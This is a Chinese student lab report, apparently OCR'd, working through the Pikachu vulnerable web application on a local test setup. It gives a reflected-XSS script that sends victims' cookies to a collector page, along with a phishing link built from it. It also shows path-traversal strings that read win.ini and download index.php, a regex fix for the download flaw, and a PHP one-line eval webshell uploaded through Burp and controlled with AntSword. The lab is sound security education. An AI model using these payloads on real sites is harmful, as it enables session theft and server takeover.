


4、 cookie 攻击和文件包含漏洞

（1） 靶场配置

首先需要下载 phpstudy，这里面包含有 mysql、apache 等集成环境，可以作为后端搭建靶场。之后将 pikachu 项目部署到宿主机上，并解压

到 phpstudy_pro/WWW 文件夹中，如下所示：



将 pikachu-master/inc/config.inc.php 文件中的内容改为 phpstudy 中 mysql 的密码和用户名用于之后的连接。接下来运行 phpstudy，正常启动 mysql 和 nginx 即可，如下图所示：

如果发现 mysql 无法启动，说明和本地 mysql 端口发生冲突。使用 win+r，输入 service.msc，打开后将 mysql 服务手动停止，再启动 phpstudy 中的 mysql 发现能够正常启动。之后在浏览器中输入 127.0.0.1/pikachu-master，如下图所示能够正常进入靶场：

如果显示找不到 pikachu 数据库，就在 phpstudy 的数据库管理中新建一个 pikachu 数据库，注意要修改原始密码 root，config.inc.php 配置文件的也要修改。这样就可以正常开启靶场。

由于实验中用到了 pkxss 后台，因此需要对 pikachu-

master/pkxss/inc/config.inc.php 做同样修改，新建 pkxss 数据库。接下来要将 pikachu 靶场的 URL 改为 http://127.0.0.1/pikachu-master/pkxss/pkxss_install.php，这样可以初始化 pkxss 后台环境，为之后的实验做准备，这样就配置好了全部的环境。


（2） cookie 攻击

打开 pikachu/pkxss/xcookie/cookie.php 文件，将最下方网址中的 IP 改为自己电脑的 IP 地址。

```
cookie.php ×
D: > phpstudy > phpstudy_pro > WWW > pikachu-master > pkxss > xcookie > cookie.php
1   <?php
2   include_once '../inc/config.inc.php';
3   include_once '../inc/mysql.inc.php';
4   $link=connect();
5
6   //这个是获取cookie的api页面
7
8   if(isset($_GET['cookie'])){
9       $time=date('Y-m-d g:i:s');
10      $ipaddress=getenv ('REMOTE_ADDR');
11      $cookie=$_GET['cookie'];
12      $referer=$_SERVER['HTTP_REFERER'];
13      $useragent=$_SERVER['HTTP_USER_AGENT'];
14      $query="insert cookies(time,ipaddress,cookie,referer,useragent)
15      values('$time','$ipaddress','$cookie','$referer','$useragent')";
16      $result=mysqli_query($link, $query);
17  }
18  header("Location:http://10.136.76.21/pikachu-master/index.php");//重定向到一个可信的网站
19
20  ?>
```

然后在靶场选择 Cross-Site Scripting 中的反射型 xss(get)，按 F12 或者右键选择检查打开网页源代码，定位到输入框之后发现输入长度为 20，双击将其改为 2000，然后输入下面一段脚本并提交。

```
1. <script>document.location='http://10.136.76.21/pikachu-master/pkxss/xcookie/cookie.php?cookie='+document.cookie;</script>
```




点击提交后会发现页面跳转到了靶场首页，这是因为配置文件中的 cookie 起了作用，在提交的时候执行了 script 代码。

接下来选择靶场中的管理工具-xss 后台，使用给定的用户名和密码登录。

先前已经配置过 pkxss 后台的环境，登录后应该如下所示

选择 cookie 搜集会发现已经有了刚刚的 IP 地址、cookie 等信息。



pikachu Xss 获取cookies结果

返回首页


id	time	ipaddress	cookie	referer	useragent	删除
1	2026-03-19 12:22:11	10.136.76.21	PHPSESSID=4mjds7n0ckh50hc0tropj57llg	http://127.0.0.1/	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 Edg/146.0.0.0	删除

这说明只要给定一个如下的超链接，将里面的 IP 地址改为攻击者服务器 IP，受害者在点击超连接后会正常跳转到网页界面，也就是刚刚在配置文件中设置的URL,但是受害者的cookie会被收集到,实现了cookie攻击。

```
1. http://10.136.76.21/pikachu-master/vul/xss/xss_reflected_get.php?
message=<script>document.location='http://10.136.76.21/pikachu-
master/pkxss/xcookie/cookie.php?cookie='document.cookie;</script>&submit=submit
```

（3） 文件包含漏洞

在靶场选择 File Inclusion（local）并任选一个球星的名字，在上面 URL 中将 filename 修改为../../../../../../../windows/win.ini，然后就可以发现显示了一些系统内部信息，这就是文件包含漏洞。



5、 利用和不安全下载上传

（1） 文件下载

选择不安全文件下载，复制任意球星的 URL，在新标签页中打开，并修改.png 为../../../index.php，回车后发现下载了 index.php 文件，也就是靶场首页，这样就利用漏洞获取了内部文件。


```php
index.php
D: > Downloads > index.php
<div class="main-content">
    <div class="main-content-inner">
        ....
<div class="page-content">
    <?php echo $html;?>
    <div id="intro_main">
        <p class="p1">
            Pikachu是一个带有漏洞的Web应用系统，在这里包含了常见的web安全漏洞。
            如果你是一个Web渗透测试学习人员且正发愁没有合适的靶场进行练习，那么Pikachu可能正合你意。
        </p>
        <p class="p2">
        <h2 class="v_title">Pikachu上的漏洞类型列表如下：</h2>
        <ul class="vul_list_info">
            <li>Burt Force(暴力破解漏洞)</li>
            <li>XSS(跨站脚本漏洞)</li>
            <li>CSRF(跨站请求伪造)</li>
            <li>SQL-Inject(SQL注入漏洞)</li>
            <li>RCE(远程命令/代码执行)</li>
            <li>Files Inclusion(文件包含漏洞)</li>
            <li>Unsafe file downloads(不安全的文件下载)</li>
            <li>Unsafe file uploads(不安全的文件上传)</li>
            <li>Over Permisson(越权漏洞)</li>
            <li>../../../(目录遍历)</li>
            <li>I can see your ABC(敏感信息泄露)</li>
            <li>PHP反序列化漏洞</li>
            <li>XXE(XML External Entity attack)</li>
            <li>不安全的URL重定向</li>
            <li>SSRF(Server-Side Request Forgery)</li>
            <li>More...(找找看?..有彩蛋!)</li>
            <li>管理工具里面提供了一个简易的xss管理后台,供你测试钓鱼和捞cookie~</li>
            <li>后续会持续更新一些新的漏洞进来,也欢迎你提交漏洞案例给我,最新版本请关注<a href="https://github.com/zhuifengshaonianhanlu">pikachu</a></li>
        </ul>
        </p>
```

将 pikachu-master/vul/unsafedownload/execdownload.php 打开并修改内容如下，添加过滤../的正则表达式。

```php
execdownload.php
D: > phpstudy > phpstudy_pro > WWW > pikachu-master > vul > unsafedownload > execdownload.php
<?php


$PIKA_ROOT_DIR =  "../../";

include_once $PIKA_ROOT_DIR."inc/function.php";

header("Content-type:text/html;charset=utf-8");
// $file_name="cookie.jpg";
$file_path="download/{$_GET['filename']}";
//用以解决中文不能显示出来的问题
$file_path=iconv("utf-8","gb2312",$file_path);

//首先要判断给定的文件存在与否
if(!file_exists($file_path)||preg_match("/\.\./", $file_path)){
    skip("你要下载的文件不存在，请重新下载", 'unsafe_down.php');
    return ;
}
$fp=fopen($file_path,"rb");
$file_size=filesize($file_path);
//下载文件需要用到的头
ob_clean();//输出前一定要clean一下，否则图片打不开
Header("Content-type: application/octet-stream");
Header("Accept-Ranges: bytes");
Header("Accept-Length:".$file_size);
Header("Content-Disposition: attachment; filename=".basename($file_path));
$buffer=1024;
$file_count=0;
//向浏览器返回数据

//循环读取文件流,然后返回到浏览器feof确认是否到EOF
while(!feof($fp) && $file_count<$file_size){
```


然后再次尝试下载../../../index.php，发现显示文件不存在，说明

成功防护，实现了不安全下载的修复。




（2） 文件上传

在这里需要先下载安装 Burpsuit，选择 community 即可，不需要专业版。安装好以后进入 Burpsuit，选择 proxy 并打开自带浏览器，在里面输入靶场网址，这样才能抓包。




选择不安全文件上传，任选一张图片，之后在 Burpsuit 里面点击 intercept off，将其打开，再在浏览器中点击开始上传。上传时数据包会被 Burpsuit 拦截，如下所示：




在最下面右键选择 send to repeater，然后在 repeater 中查看网页内容。接下来将左边的红色乱码全部删除，这是图片的内容，我们需要将其替换为一句话木马，并将文件名改为.php 文件。

```
1. <?php eval(@$_POST['a']); ?>
```


点击 send 即可上传该木马。




接下来安装蚁剑以及加载器，打开加载器选择蚁剑所在的文件夹并初始化。完成后添加数据，输入 URL 地址 http://127.0.0.1/vul/unsafeupload/uploads/1.php，连接密码就是一句话木马中的 a，测试连接成功即可。



接下来在该数据处右键选择文件管理，可以看到整台电脑的文件。



还可以右键打开命令行执行命令。假设我们在一台 Web 服务器上上传一句话木马，并在自己的电脑上使用蚁剑执行上面的操作，那么就可以控制一台 Web 服务器并执行一些操作。



五、实验结论及心得体会

本次实验通过课程视频我学习到了一些 web 攻防的技巧以及很多安全工具的使用方法，也学习到了一些有用的网络安全知识。此外，在实验过程中我还遇到了许多困难，通过和老师研究、查资料、询问 AI 等方法最终都成功解决了。